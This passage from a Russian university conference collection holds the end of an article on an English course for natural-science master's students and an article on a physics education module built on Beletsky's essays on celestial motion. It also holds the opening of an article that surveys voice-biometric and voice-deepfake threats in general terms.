«Некоторые особенности текстов научной тематики на английском языке» (2020 г.) [13] и др.

Предлагаемая дополнительная образовательная программа имеет профессионально-направленный и коммуникативный характер (в соответствии с современными педагогическими подходами: компетентностный, личностно- и деятельностно-ориентированный). Его целевая разработка обусловлена, в том числе необходимостью расширения и углубления вузовского курса иностранного языка для естественно-научных специальностей, поскольку один год изучения дисциплины «Иностранный язык» в объеме 144 академических часов по программе бакалавриата для будущих специалистов является явно недостаточным для приобретения лингвистических (языковых) компетенций и формирования навыков и умений межкультурной коммуникации в современных реалиях многополярного мира.

Основная цель курса «Профессионально-ориентированный английский язык как средство личностного роста магистрантов естественно-научных направлений подготовки» — формирование и развитие компетенций, направленных на совершенствование иноязычной коммуникативной компетенции, необходимой для

осуществления профессиональной и будущей научной деятельности и позволяющей студентам магистратуры естественно-научных специальностей использовать иностранный язык в академической среде уже на этапе обучения и общения со сверстниками в вузе.

Основная цель курса заключается в формировании и развитии компетенций, входящих в структуру иноязычной коммуникативной компетенции магистрантов естественно-научных профилей подготовки, необходимой для профессиональной и научной деятельности, а также для использования иностранного языка в академическом общении и взаимодействия в университетской среде.

Магистрант, освоивший программу курса, получит подготовку, позволяющую

- получать, анализировать, систематизировать информацию в области профессиональных и академических интересов;
- читать и понимать оригинальную литературу соответствующей отрасли знаний на иностранном (английском) языке;
- использовать современные методы и технологии межкультурной коммуникации на иностранном языке;
- участвовать в работе по решению научно-образовательных задач;
- быть готовым к различным формам и видам международного общения (совместный проект, конференция, круглый стол, семинар и др.);
- осваивать достижения науки как в странах изучаемого языка, так и по всему миру;
- участвовать в дискуссиях, выступать публично и представлять результаты своей работы перед аудиторией иностранных студентов и студентов-соотечественников;
- осуществлять просветительскую деятельность и популяризировать передовые научные идеи и исследования, проводимые учёными в нашей стране, на английском языке среди магистрантов Герценовского университета.

Курс предполагает:

- развитие умений устной и письменной речи и, связанное с этим, изучение необходимого лексического и грамматического материала,
- чтение, анализ и перевод статей, монографий, лекций по специальности,
- подготовку сообщений, дискуссионных вопросов, докладов на иностранном языке по выбранной магистрантом тематике,
- написание аннотаций к статьям, тезисов статей, статей на иностранном (английском языке).

Важной и чрезвычайно значимой составляющей курса «Профессионально-ориентированный английский язык как средство личностного роста магистрантов естественно-научных направлений подготовки» является представление результатов научно-исследовательского или просветительского проекта на межфакультетской конференции, организованной при поддержке и непосредственном участии преподавателей естественно-научных факультетов/институтов РГПУ им. А. И. Герцена, на которых организована учебная работа по реализации данной программы, а также в других мероприятиях, направленных на развитие личностного роста магистрантов естественно-научных направлений обучения в Герценовском университете. К участию в конференции привлечены учёные и коллеги из других вузов Российской Федерации и дружественных стран, а также сотрудники редакционных коллегий научных журналов и издательских групп нашей страны.

С этой целью в РГПУ им. А. И. Герцена создана инициативная группа, включающая представителей профессорско-преподавательского состава университета и сотрудников различных факультетов/институтов и структурных подразделений, участвующих в реализации программы «Профессионально-ориентированный английский язык как средство личностного роста магистрантов естественно-научных направлений подготовки», а также магистрантов, аспирантов и докторантов, тематика исследований которых связана с данным направлением обучения.

Среди таких мероприятий основными являются следующие:

- научно-практическая конференция на английском языке: «We are in Science: Physics.pro, Chemistry.lab, Bio/Geo.field, Math.com, IT.park». Конференция проводится в несколько этапов (четыре — пять раз в течение учебного года), которые соответствуют различным направлениям естественно-научного образования, реализуемым в РГПУ им. А. И. Герцена: «We are in Science: Physics.pro», «We are in Science: Chemistry.lab», «We are in Science: Bio/Geo.field», «We are in Science: Math.com», «We are in Science: IT.park». Завершается это научно-образовательное мероприятие проведением заключительного его раздела, который посвящён подведению итогов конференции и направлен на обсуждение наиболее интересных результатов исследований, приведённых в докладах участников конференции в течение года. Организационный комитет конференции включает преподавателей и обучаемых различных факультетов/институтов Герценовского университета, включая ИИЯ РГПУ им. А. И. Герцена, и коллег из различных вузов и научных учреждений России и стран ближнего и дальнего зарубежья;
- семинары и круглые столы по рассматриваемым направлениям подготовки, организация и проведение которых осуществляется локальными организационными комитетами соответствующих факультетов/институтов Герценовского университета. Они проводятся несколько раз в год и объединяют магистрантов различных естественно-научных факультетов/институтов; для участия в этих мероприятиях магистранты готовят сообщения в форматах: «ScienceSlam», «3-minuteScience», «PitchDeck», «Блиц-презентация» и др.;
- заключительный этап конференции «We are in Science: Physics.pro, Chemistry.lab, Bio/Geo.field, Math.com, IT.park» проходит один раз в год. На данном этапе проведения конференции заслушиваются наиболее интересные и содержательные отобранные ранее (на предыдущих этапах конференции, а также в процессе

проведения семинаров и круглых столов в течение учебного года) доклады магистрантов, которые являются результатами проводимых ими научных исследований или созданных на базе различных структурных подразделений Герценовского университета научно-творческих проектов (разработок, созданных образцов, программно-аппаратных комплексов, изобретений и т.д.), заслуживающих поддержки для опубликования и дальнейшего продвижения. Использование такого расширенного формата проведения конференции объединяет магистрантов (и студентов) разных факультетов/институтов Герценовского университета, создавая возможность для участия и формирования высокого уровня лингвистических и профессиональных знаний, создавая условия для их дальнейшего профессионального роста.

Существенный вклад в развитие информационной безопасности обучаемых вносит возможность участия в совместных научных и научно-педагогических проектах, к которым имеют доступ участники разных факультетов/институтов Герценовского университета, из различных учреждений или даже стран (см., например, в работах [14-16]). Так, научно-педагогическому сообществу научно-методической лаборатории «Музыкально-компьютерные технологии» Российского государственного педагогического университета им. А. И. Герцена во взаимодействии с сотрудниками лаборатории «Исследования азербайджанской профессиональной музыки устной традиции и их новые направления: органология и акустика» Азербайджанской академии музыки имени У. Гаджибеяли (см. подробнее в работах [17-19]) удалось в значительной степени продвинуться в вопросах создания толерантной среды, учитывающей особенности и возможности разработки интеллектуальной системы каталогизации музыки народов России и мира, что является характерным примером формирования безопасной и открытой информационной научно-образовательной среды.

Отметим особую значимость для разработки методологии и становления первооснов курса «Профессионально-ориентированный английский язык как средство личностного роста магистрантов естественно-научных направлений подготовки», которые были внесены доктором педагогических наук, профессором, советником ректора Герценовского университета, членом-корреспондентом Российской академии образования Ю.А. Комаровой благодаря созданной ею — известным российским учёным и ярким педагогом-новатором — научно-педагогической системе становления и организации процесса подготовки преподавателей различных факультетов/институтов Герценовского университета к осмыслению необходимости повышения уровня знаний в области иностранного (английского) языка и формирования лингвистических и общекультурных компетенций профессорско-преподавательского состава РГПУ им. А. И. Герцена (см., например, в работах [20, 21] и многих других). Процесс обучения по разработанной Юлией Александровной системе позволил не только получить необходимые знания и возможность осуществления коммуникаций на высоком профессиональном уровне, объединив преподавателей различных факультетов/институтов Герценовского университета, но также оказался применим при разработке новых образовательных программ, направленных на реализацию междисциплинарных образовательных модулей, учитывающих потребности современной многокомпонентной отечественной образовательной системы и возможности использования высокотехнологичной творческой образовательной среды.

Заключение. Разработанную системно-деятельностную модель развития лингвистических и общекультурных компетенций магистрантов естественно-научных направлений подготовки для успешного взаимодействия и решения профессиональных задач можно рассматривать как описание механизма реализации деятельности магистрантов (учебно-познавательной, проектной, исследовательской, грантовой, профессиональной), осуществляемой в специально созданной высокотехнологичной творческой образовательной среде. Проведённое исследование представляет интерес для преподавателей высшей школы нашей страны, учёных и исследователей, занимающихся разработкой и внедрением новых актуальных ФГОС для системы отечественного образования.

Авторы видят широкий — интеллектуальный, методологический, научно-технологический, творческий — педагогический потенциал выполненных разработок, направленный на формирование на их основе общенаучных и конкретно-научных подходов к процессу совершенствования и продвижения инновационных образовательных практик в рассматриваемых направлениях обучения. Также мы видим возможности широкого внедрения представленных результатов для развития дальнейших взаимодействий в этой области с вузами нашей страны и зарубежными научными и образовательными учреждениями, что обуславливает личностный рост магистрантов естественно-научных направлений подготовки и является ресурсом информационно-психологической безопасности в процессе создания фундаментальной долговременной основы для реализации технического суверенитета России и связанных с этим глобальных вызовов.

СПИСОК ЛИТЕРАТУРЫ

1. Тарамжина Л.В., Суркова Е.А. Патриотическое воспитание студентов неязыкового вуза при работе с иноязычным текстом // Проблемы современной филологии и лингводидактики: сборник научных трудов. СПб. : РГПУ, 2016. Вып. 7. С. 113-117.
2. Тарамжина Л.В. О формировании лингвистической компетенции студентов неязыковых специальностей. Иностранные языки: Герценовские чтения: сборник научных трудов / Российский государственный педагогический университет им. А. И. Герцена. СПб., 2019. С. 444-447.
3. Тарамжина Л.В., Шаханова Н.А. Бикультурные знания как необходимый компонент обучения английскому языку в неязыковом вузе // Проблемы современной филологии и лингводидактики: сб. науч. трудов. СПб. : РГПУ им. А. И. Герцена, 2017. Вып. 8. С. 109-114.
4. Тарамжина Л.В., Шаханова Н.А. Сохраняя традиции: виртуальная экскурсия на английском языке «От воспитательного дома к университету имени А. И. Герцена». Природное и культурное наследие: междисциплинарные исследования, сохранение и развитие: коллективная монография по материалам VI Международной научно-практической конференции «Образование в поликультурном обществе», посвященной 20-летию внесения Герценовского университета в Государственный свод особо ценных объектов культурного наследия народов Российской Федерации, Санкт-Петербург, 25–26 октября 2017 года. СПб. : РГПУ им. А. И. Герцена, факультет географии, кафедра ЮНЕСКО, 2017. С. 264-267.

5. Тарамжина Л. В., Шаханова Н. А. Памятники РГПУ им. А. И. Герцена // Природное и культурное наследие: междисциплинарные исследования, сохранение и развитие: коллективная монография по материалам VII Международной научно-практической конференции «Образование в поликультурном обществе», Санкт-Петербург, 24–25 октября 2018 года. СПб. : РГПУ им. А. И. Герцена, 2018. С. 355-357.
6. Василькова И.Г., Мадорская Н.Я., Пантелеева Л.В., Тарамжина Л.В. English for Master Program Students: учебное пособие по английскому языку для магистрантов, специализирующихся в области математики и математического образования; рецензенты: С. И. Тютюнник, М. Л. Малаховская; СПб. : РГПУ им. А. И. Герцена, 2020.
7. Василькова И.Г., Тарамжина Л.В., Хахалина М.С. Формирование экологической культуры личности в процессе обучения иностранному языку студентов естественнонаучных факультетов // Перспективные направления исследований проблем биологического и экологического образования в условиях современных вызовов: сб. ст. XX Международной научно-практической конференции, посвященной 100-летию кафедры методики обучения биологии и экологии РГПУ им. А. И. Герцена, Санкт-Петербург, 5–7 декабря 2022 года СПб. : РГПУ им. А. И. Герцена, 2022. Вып. 20. С. 131-133.
8. Горбунова И.Б., Якимчук О.С. Использование игровых технологий в обучении иностранным языкам студентов-бакалавров, осваивающих программу с двумя профилями подготовки (на материале английского языка) // Антропологическая дидактика и воспитание. 2024. Т. 7. № 6. С. 143-155.
9. Василькова И.Г., Тарамжина Л.В., Хахалина М.С. Использование инструментов геймификации для повышения эффективности освоения профессионально-ориентированной лексики при обучении иностранному языку. Письма в Эмиссия.Оффлайн = The Emissia.Offline Letters. 2022. No. 8. Art. 3102. URL: <https://www.elibrary.ru/item.asp?id=49534267> (дата обращения: 25.08.2025).
10. Gorbunova I.B., Tovpich I.O., Yakimchuk O.S. Integration of Information, Linguistic and Artistic Milieux of Education in the System of General Education with the Use of Music Computer Technologies. 22th BORDEAUX-FRANCE Int'l Conference on Humanities, Social Sciences & Interdisciplinary Studies (HSSIS-19). Sept. 4–5, 2019. Proceedings of the Conference. Bordeaux, France. 2019. Pp. 5-8.
11. Gorbunova I.B., Leontyeva O.S., Yakimchuk O.S. Investment Component of Musical and Linguistic Education and Music Computer Technologies. 20th PORTO-PORTUGAL International Conference on Law, Business and Interdisciplinary Studies (LBIS-19) // Conference Proceedings. May 21–23, 2019. Porto, Portugal. 2019, Pp. 60-61.
12. Gorbunova I.B., Hiner H. Music Computer Technologies in Digital Age School. ACADEMICSERIA 46th International Conference on Multidisciplinary Research & Practice(ICMRP). 19–20th March, 2019. Proceedings of the Academicseria 46th International Conference. Oxford, UK. 2019. Pp. 9-12.
13. Василькова И.Г., Тарамжина Л.В. Некоторые особенности текстов научной тематики на английском языке // Иностранные языки. Герценовские чтения: сб. научн. трудов. СПб. : РГПУ им. А. И. Герцена, 2020. С. 344-347.
14. Горбунова И.Б., Алиева И.Г. О проекте создания интеллектуальной системы по каталогизации и анализу музыки народов мира // Общество: философия, история, культура. 2016. № 9. С. 105-108.
15. Горбунова И.Б., Алиева И.Г. К проблематике разработки интеллектуальной системы каталогизации музыки народов России и мира. Трансдисциплинарный подход к изучению музыкальных явлений: теория нечётких множеств // Региональная информатика и информационная безопасность. Сборник трудов Санкт-Петербургской международной конференции и Санкт-Петербургской межрегиональной конференции. СПб. : СПОИСУ, 2024. С. 316-319.
16. Gorbunova I. The Integrative Model for the Semantic Space of Music and a Contemporary Musical Educational Process: The Scientific and Creative Heritage of Mikhail Borisovich Ignatyev // Educação. 2021, № 46(1), e65/. Pp. 1–23.
17. Gorbunova I.B. The Concept of Music Computer Pedagogical Education in Russia // International Journal of Advanced Science and Technology. 2020. T. 29. № S6. С. 600-615.
18. Gorbunova I.B., Kameris A. Music Computer Education Concept for Teachers: Raising the Problem // International Journal of Recent Technology and Engineering. 2019. T. 8. № 2 S4. С. 913-918.
19. Gorbunova I.B., Petrova N.N. Music Computer Technologies, Supply Chain Strategy and Transformation Processes in Socio-Cultural Paradigm of Performing Art: Using Digital Button Accordion // International Journal of Supply Chain Management. 2019. T. 8. № 6. С. 436-445.
20. Komarova Yu., Vinogradova E., Agafonova L., Aitov V. Integrative Curriculum as the Basis of Course Design in Foreign Languages for Future Engineers. Lecture Notes in Networks and Systems. 2022. Vol. 499. Pp. 91-100.
21. Volkova L.V., Lizunova L.R., Komarova Yu.A. Digital Pedagogy: Problems and Solutions. Revista on Line de Politica E Gestao Educacional. 2021. Vol. 25, Sp. Iss. 5. P. 16003.

УДК 004.056

ПРОГРАММА «ЕСТЕСТВЕННО-НАУЧНАЯ КАРТИНА МИРА В ПРОЕКТНО-ОБРАЗОВАТЕЛЬНОЙ ДЕЯТЕЛЬНОСТИ МАГИСТРАНТОВ» КАК РЕСУРС ПОДГОТОВКИ КАДРОВ В ОБЛАСТИ ОБЕСПЕЧЕНИЯ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

Горбунова Ирина Борисовна, Родионов Дмитрий Сергеевич

Российский государственный педагогический университет им. А. И. Герцена

реки Мойки наб., 48, Санкт-Петербург, 191186, Россия

e-mails: gorbunovaib@herzen.spb.ru, dsrodionov@bk.ru

Аннотация. Программа «Естественно-научная картина мира в проектно-образовательной деятельности магистрантов» направлена на развитие научно-исследовательского потенциала магистрантов естественно-научных направлений обучения в целях решения профессиональных задач в области создания условий для реализации возможностей такого процесса обучения, которое отвечает требованиям времени и способствует подготовке специалистов, готовых к внедрению новых технологических решений, направленных на создание условий для разработок в области сохранения информационного суверенитета России и развития независимых национальных технологических решений. Программа является примером образовательной модели создания условий для обучения магистрантов естественно-научных направлений подготовки, нацеленных на формирование прорывных знаний обучаемых путём внедрения в образовательный процесс уникальных технологий, основанных на использовании новейших информационных систем и информационных технологий, когда разработка новых технологических решений — новых ИТ-решений и ИТ-разработок отечественного образца, создание ИТ-продуктов экспортного уровня — становятся непосредственной частью самого процесса обучения магистрантов. В статье рассматриваются элементы программы и варианты решения профессионально-ориентированных задач на примере изучения модуля программы «Вальсируя на орбитах».

Ключевые слова: магистратура; естественно-научное направление; подготовка кадров; информационная безопасность; программа.

**THE PROGRAM THE NATURAL SCIENCE PICTURE OF THE WORLD IN THE DESIGN
AND EDUCATIONAL ACTIVITIES OF UNDERGRADUATES AS A RESOURCE FOR TRAINING
PERSONNEL IN THE FIELD OF INFORMATION SECURITY**

Gorbunova Irina, Rodionov Dmitry

Herzen State Pedagogical University of Russia

48 Moika River Emb., St. Petersburg, 199406, Russia

e-mails: gorbunovaib@ Herzen.spb.ru, dsrodionov@bk.ru

Abstract. The program The Natural Science Picture of the World in the Design and Educational Activities of Undergraduates is aimed at developing the research potential of undergraduates in natural science fields of study in order to solve professional problems in the field of creating conditions for realizing the possibilities of such a learning process that meets the requirements of the time and promotes the training of specialists ready to implement new technological solutions, aimed at creating conditions for developments in the field of preserving Russia's information sovereignty and developing independent national technological solutions. The program is an example of an educational model for creating conditions for the training of undergraduates in natural science fields of study, aimed at the formation of breakthrough knowledge of trainees by introducing unique technologies into the educational process based on the use of the latest information systems and information technologies, when the development of new technological solutions — new IT solutions and IT developments of a domestic sample, the creation of export-grade products become a direct part of the undergraduates' learning process itself. The article examines the program elements and options for solving professionally oriented tasks using the example of studying the program module *Waltzing in Orbits*.

Keywords: master's degree; natural science; personnel training; information security; program.

Введение. Дисциплина «Естественно-научная картина мира в проектно-образовательной деятельности магистрантов» направлена на создание условий для обучения магистрантов естественно-научных направлений подготовки, нацеленных на формирование прорывных знаний обучаемых путём внедрения в образовательный процесс уникальных технологий, основанных на использовании новейших информационных систем и технологий (далее — ИСТ, ИТ), а также организации процесса обучения, когда разработка новых технологических решений — новых ИТ-решений и ИТ-разработок отечественного образца, создание ИТ-продуктов экспортного уровня — становятся непосредственной частью самого процесса обучения магистрантов. Вместе с тем, решающее значение в процессе обучения магистрантов фундаментальных естественно-научных и технических направлений образования, имеет также обращение к истокам и научным традициям, сформированным известными учёными нашей страны, составившими золотой фонд научной школы Российской Федерации. Прочтение сложных для понимания, но важных для формирования адекватной научной картины мира, научных фактов и явлений в процессе обучения магистрантов естественно-научных направлений образования, играет непреходящую роль в приобщении обучаемых к научному стилю мышления, а построение модели обучения с использованием современных цифровых образовательных технологий позволяет добиться ясности в понимании изучаемых явлений, приобщает магистрантов к высоким научным традициям нашей великой страны и формирует соответствующий стиль мышления. Всё это играет непреходящую роль в приобщении магистрантов естественно-научных направлений образования к научному стилю мышления, а построение модели обучения с использованием современных цифровых образовательных технологий позволяет добиться ясности в понимании изучаемых явлений, приобщает магистрантов к высоким научным традициям нашей великой страны и формирует соответствующий стиль мышления. Такой подход позволяет сформировать и организовать процесс обучения, направленный на непосредственную разработку опытных образцов и современных технологических решений, отвечающих требованиям к обеспечению информационной безопасности создаваемых программно-аппаратных комплексов и подготовке высококвалифицированных кадров, отвечающих требованиям к разработчикам отечественного программно-аппаратного обеспечения для ведения профессиональной и научно-образовательной деятельности.

Программа «Естественно-научная картина мира в проектно-образовательной деятельности магистрантов» и её модуль «Вальсируя на орбитах» — это дополнительная образовательная программа, которая в различные годы включалась в научно-образовательный процесс подготовки студентов и магистрантов Герценовского университета на факультете (в институте) физики Российского государственного педагогического университета им. А. И. Герцена. Название модуля программы — «Вальсируя на орбитах» — парафраз на тему одной из глав (очерков) известной книги В.В. Белецкого «Очерки о движении космических тел», шестой очерк которой называется «Они вальсируют на орбитах» [1].

Программа направлена на развитие научно-исследовательского потенциала магистрантов естественно-научных направлений обучения в целях осуществления их успешного взаимодействия и решения профессиональных задач.

Создание данной программы инициировано сотрудниками кафедры теоретической физики и астрономии института физики РГПУ им. А. И. Герцена и реализуется в том числе на базе обсерватории института физики, которая включает мультимедийный комплекс купольной проекции во взаимодействии с сотрудниками кафедры английского языка для профессиональной коммуникации института иностранных языков Герценовского

университета и преподавателями научно-методической лаборатории «Музыкально-компьютерные технологии» РГПУ им. А. И. Герцена.

Представление и просмотр разнообразных научных и учебных материалов, включённых в образовательный процесс с использованием возможностей купольного экрана, обуславливает возможности создания эффекта погружения и присутствия в виртуальной среде — так называемый, «иммерсивный эффект». Купольный мультимедийный центр РГПУ им. А. И. Герцена оснащен системой аудиовизуальной проекции DomeSky VR360 (*цифровой планетарий*). Данный комплекс позволяет демонстрировать как иммерсивный полнокупольный контент в формате 360, так и плоские изображения (обычные презентации). Содержание материалов может быть разнообразным и позволяет провести «иммерсивное занятие» по достаточно широкому кругу учебных дисциплин и научно-образовательных направлений. Предоставленная в столь необычном формате информация усваивается и запоминается учащимися намного быстрее и эффективнее. Система озвучивания для сопровождения учебных занятий выполняется с участием сотрудников, преподавателей, аспирантов, докторантов и магистрантов НМЛ «Музыкально-компьютерные технологии» РГПУ им. А. И. Герцена.

В основу данной программы положен учебно-научный материал, созданный на основе изложенных в книге «Очерки о движении космических тел» (1972 г.) известного советского физика В.В. Белецкого, учёного, обладающего подчёркнуто логичным научным языком, блестящим слогом и владеющего изящным способом изложения глубоко научных положений мыслей и сложных для объяснения явлений природы. Вот как пишут об этой книге академики В.И. Арнольд и Я.Б. Зельдович: «Для солидной научной монографии стиль книги В. В. Белецкого необычен во многих отношениях. Без преувеличения можно сказать, что она знаменует *утверждение нового стиля в научной литературе* <выделено нами — И. Г., Д. Р.>. Книгу украшают и оживляют юмористические рисунки доктора физико-математических наук И.В. Новожилова и неожиданные, но уместные эпиграфы, от Рождественского до Булгакова, в стихах и в прозе. Не скучная лекция, а разговор с блестящим, знающим и остроумным собеседником — таково общее впечатление от книги» [2; 3].

В основу курса положен цикл лекций и практических занятий, названия которых разработчики курса, опираясь на книгу В.В. Белецкого, сохранили в авторской редакции. Для изучения с активным привлечением цифровых технологий были выбраны следующие главы и параграфы указанного издания:

- «От Эйлера до наших дней.
- Они вальсируют на орбитах.
- Ринограденция на орбите.
- О пассивной стабилизации искусственных спутников.
- «Пегас».
- Луна, Меркурий, резонансы...
- Скиапарелли и другие.
- Резонансные вращения небесных тел и обобщенные законы Кассини.
- Тенденция к синхронизации вращательного движения в сложных гравитационных полях. Лунно-солнечная прецессия и нутация земной оси.
- Модель приливных явлений и захват в резонансное вращение.
- Магнитная и магнитно-гравитационная стабилизация.
- О вращении Венеры.
- О связи между орбитальным и вращательным движениями в гравитационных полях.
- Об устойчивости относительного равновесия в гравитационном поле и пассивной стабилизации искусственных спутников.
- В космос по спирали.
- Солнцем полны паруса.
- Гравилет.
- Пульсирующий космический корабль.
- Отстал от спутника — плыви брассом!
- Гравилет как резонансное явление.
- Межпланетные полеты — малые тяги для больших целей» [1].

Данный курс мы рассматриваем как пример обращения к истокам и научным традициям, сформированным известными учёными нашей страны, составившими золотой фонд научной школы Российской Федерации. Прочтение сложных для понимания, но важных для формирования адекватной научной картины мира в процессе обучения магистрантов естественно-научных направлений образования, играет непреходящую роль в приобщении обучаемых к научному стилю мышления, а построение модели обучения с использованием современных цифровых образовательных технологий позволяет добиться ясности в понимании изучаемых явлений, приобщает магистрантов к высоким научным традициям нашей великой страны и формирует соответствующий стиль мышления. Вспомним слова Святейшего: именно «традиция формирует, в том числе, законы, образ жизни, она создает критерии истины» [4].

Добавим к сказанному, что на церемонии открытия Образовательного центра «Сириус» в Сочи Владимир Путин 1 сентября 2015 года в своем выступлении, говоря о переломных эпохах, которые преображали мир и нашу страну, привел очень яркий и характерный пример: «Россия становилась сильнее благодаря тем, кто стремился вести ее вперед, преумножать достижения предков ... Сергей Павлович Королёв спроектировал свой первый самолет, когда ему было 17 лет. Тогда многим казалось чем-то абсолютно несерьезным, фантастикой то, что он

пытался делать. Ему пришлось буквально пробираться через непонимание, насмешки и скептическое отношение к своему увлечению, к своим планам. Но уже через несколько лет Королёв возглавит нашу космическую программу, создаст уникальную команду ученых, конструкторов, инженеров, рабочих. Вместе они воплотят в жизнь мечту всего человечества — первый полет человека в космос» [5]. Но и сейчас, «в начале XXI в. человечество снова находится на пороге глобальных изменений» [5].

В заключении отметим, что в результате проведенного авторами статьи научно-педагогического исследования:

— раскрыты предметно-содержательные компоненты процесса развития профессиональных компетенций магистрантов естественно-научных образовательных направлений в процессе их обучения профессиональным дисциплинам;

— систематизированы характерные особенности изучаемого образовательного процесса; которые содержатся в рамках представления и подробного описания конкретных содержательных элементов созданного образовательного модуля для его реализации в системе подготовки магистрантов педагогического университета.

Важным в этой связи является необходимость подготовки высококвалифицированных кадров для научно-производственной области деятельности специалистов в современном научно-информационном пространстве, где вопросы формирования информационной безопасности и суверенитета являются ключевыми. Подготовка кадров в рамках научных и прикладных профилей подготовки магистрантов в системе естественно-научного образовательного сегмента вузов является ключевой для реализации стоящих перед системой образовательных задач в рамках обеспечения технологического суверенитета нашей страны. Одним из действенных методов является ведение проектной научно-технологической деятельности совместно с учёными и деятелями науки из крупных научно-образовательных центров (см., например, в работах [6-8]).

Заключение. Отметим в этой связи, что одним из направляющих документов, принятых на 25-ом юбилейном саммите Шанхайской организации сотрудничества (ШОС), который прошел с 31 августа по 1 сентября 2025 года в китайском городе Тяньцзинь, касается «безопасности в новых сферах». «Участники выступили против милитаризации космоса и сферы информационно-коммуникационных технологий (ИКТ), призывая к международному сотрудничеству в этих областях» [9]. Руководствуясь этими принципами, понимаем, приветствуем и создаём образовательные маршруты для реализации процесса обучения студентов и магистрантов естественно-научных направлений образования, которые отвечают требованиям времени и способствуют подготовке специалистов, готовых к внедрению новых технологических решений, направленных на создание условий для разработок в области сохранения информационного суверенитета России и развития независимых национальных технологических решений.

СПИСОК ЛИТЕРАТУРЫ

1. Белецкий В.В. Очерки о движении космических тел. М.: URSS, 2017. 432 с (Синергетика: от прошлого к будущему; № 40).
2. Арнольд В.И., Зельдович Я. Б. Начало нового стиля научной литературы (В. В. Белецкий. Очерки о движении космических тел) // Природа. 1973. № 10. С. 115-117.
3. Зельдович Я.Б. Научная книга нового стиля // Успехи физических наук. 1974. Т. 112. Вып. 3. С. 541-542.
4. Ковитиди О.Ф. Какой должна быть идеология в России?: выступление представителя исполнительного органа государственной власти Республики Крым / Совет Федерации Федерального Собрания Российской Федерации. 2017. 10 февр. URL: <http://council.gov.ru/services/discussions/blogs/76937/> (дата обращения: 29.09.2025).
5. Президент Владимир Путин выступил перед учениками образовательного центра «Сириус» в Сочи. URL: <http://www.itv.ru/news/polit/291685> (дата обращения: 29.09.2025).
6. Горбунова И.Б., Алиева И.Г. О проекте создания интеллектуальной системы по каталогизации и анализу музыки народов мира // Общество: философия, история, культура. 2016. № 9. С. 105-108.
7. Gorbunova I. The Integrative Model for the Semantic Space of Music and a Contemporary Musical Educational Process: The Scientific and Creative Heritage of Mikhail Borisovich Ignatyev // Educação. 2021. Vol. 46. № 1. Pp. 1-23.
8. Горбунова И.Б., Заливадный М.С., Товпич И.О., Чибирёв С.В. Музыка, математика, информатика: комплексная модель семантического пространства музыки: монография. 2-е изд., перераб. и доп. СПб.: Лань: Планета музыки, 2024. 420 с.
9. Итоги саммита ШОС 2025: контуры нового мирового порядка // Московский комсомолец. URL: <https://www.mn.ru/smart/itogi-sammita-shos-2025-kontury-novogo-mirovogo-poryadka> (дата обращения: 29.09.2025).

УДК: 004.056

СОЦИОКОМПЬЮТИНГ И АУДИАЛЬНЫЕ КОММУНИКАЦИИ: КАК ЗАЩИЩАТЬ ГОЛОС В ЦИФРОВОЙ СРЕДЕ

Денисова Ольга Сергеевна

Российский государственный педагогический университет им. А. И. Герцена
реки Мойки наб., 48, Санкт-Петербург, 191186, Россия
Открытая (сменная) общеобразовательная школа г. Онеги
Гагарина пр., 48, Онега, Архангельская область, 164840, Россия
e-mail:olganum@gmail.com

Аннотация. В статье исследуются голосовые коммуникации в цифровой среде через призму социокompьютинга, их значение для идентификации пользователей и возникающие угрозы информационной безопасности. Особое внимание уделено голосовой биометрии, технологиям синтеза речи и голосовым дипфейкам. Рассматриваются комплексные меры защиты аудиальных данных — технологические, образовательные и социально-культурные.

Ключевые слова: социокomпьютинг; голосовая биометрия; идентификация по голосу; голосовые дипфейки; информационная безопасность; синтез речи; цифровая среда.

SOCIOCOMPUTING AND AUDIO COMMUNICATIONS: HOW TO PROTECT THE VOICE IN THE DIGITAL ENVIRONMENT

Olga. Denisova

Herzen State Pedagogical University of Russia
48 Moika River Emb., St. Petersburg, 199406, Russia

Open (shift) secondary school in Onega
48 Gagarin Av, Onega, Arkhangelsk region, 164840, Russia
e-mail: olganum@gmail.com

Abstract. The article explores voice communications in the digital environment through the lens of sociocomputing, their significance for user identification, and the emerging information security threats. Special attention is given to voice biometrics, speech synthesis technologies, and voice deepfakes. Comprehensive measures for protecting audio data are discussed, including technological, educational, and socio-cultural approaches.

Keywords: sociocomputing; voice biometrics; speaker identification; voice deepfakes; information security; speech synthesis; digital environment.

Введение. Социокomпьютинг как область знания изучает взаимодействие человека и цифровых систем, социальные процессы и коллективное поведение в сетевой среде. В последние годы становятся повседневностью голосовые чаты, подкасты, голосовые ассистенты, системы дистанционного обучения и биометрическая аутентификация.

Голос — это не просто средство общения. Он одновременно является личностным маркером, биометрическим ключом и социальным инструментом доверия. Именно поэтому аудиальные коммуникации становятся новой ареной для угроз информационной безопасности.

Уникальность голосовой биометрии заключается в том, что это «единственная биометрическая модальность, которая позволяет идентифицировать человека по телефону [1, с. 26], а также в работе [2]. Использование голоса для аутентификации всё шире применяется при использовании различных услуг, в криминалистике, в банковских сервисах, телекоммуникациях и государственных услугах. Уникальные характеристики речи — тембр, ритм, интонация — формируют своеобразный «цифровой отпечаток». Голос делает уникальным его физиологические особенности. Однако в отличие от пароля или токена голос невозможно «сменить», если он оказался скомпрометирован. Это делает защиту аудиальных данных особенно актуальной.

Современные технологии синтеза речи (например, Text-to-Speech, Voice Cloning) позволяют воспроизвести голос конкретного человека всего по нескольким минутам записи. В результате злоумышленники получают возможность обходить системы биометрической аутентификации, совершать мошеннические звонки от имени знакомых, коллег или официальных структур, распространять дезинформацию через аудиальные каналы, включая социальные сети и мессенджеры. Угроза кражи голоса выходит за рамки частной безопасности и становится социальным вызовом, влияющим на доверие к цифровым коммуникациям.

Социокomпьютинг рассматривает цифровую среду как систему, где взаимодействие людей и алгоритмов формирует новые формы поведения и коммуникации. В этой логике голосовые каналы приобретают особое значение. В образовании дистанционные лекции, онлайн-курсы и тьюторские платформы опираются на голосовое взаимодействие. Подкасты и аудиоблоги в культуре и медиа становятся формой коллективного знания и обмена опытом. В повседневной жизни голосовые помощники и умные устройства собирают и анализируют речь пользователей. Во всех этих случаях аудиальные коммуникации формируют новые социальные практики, но одновременно создают риски сбора и утечки биометрических данных. Основными угрозами становятся голосовые дипфейки (синтезирование речи, неотличимой от живого голоса), утечка биометрических данных (получение доступа злоумышленников к уникальным биометрическим ключам), манипуляции через звук (применение аудиального канала для распространения слухов, фейков и психологического давления), незаметный сбор данных (фиксирование речи голосовыми помощниками и «умными» устройствами).

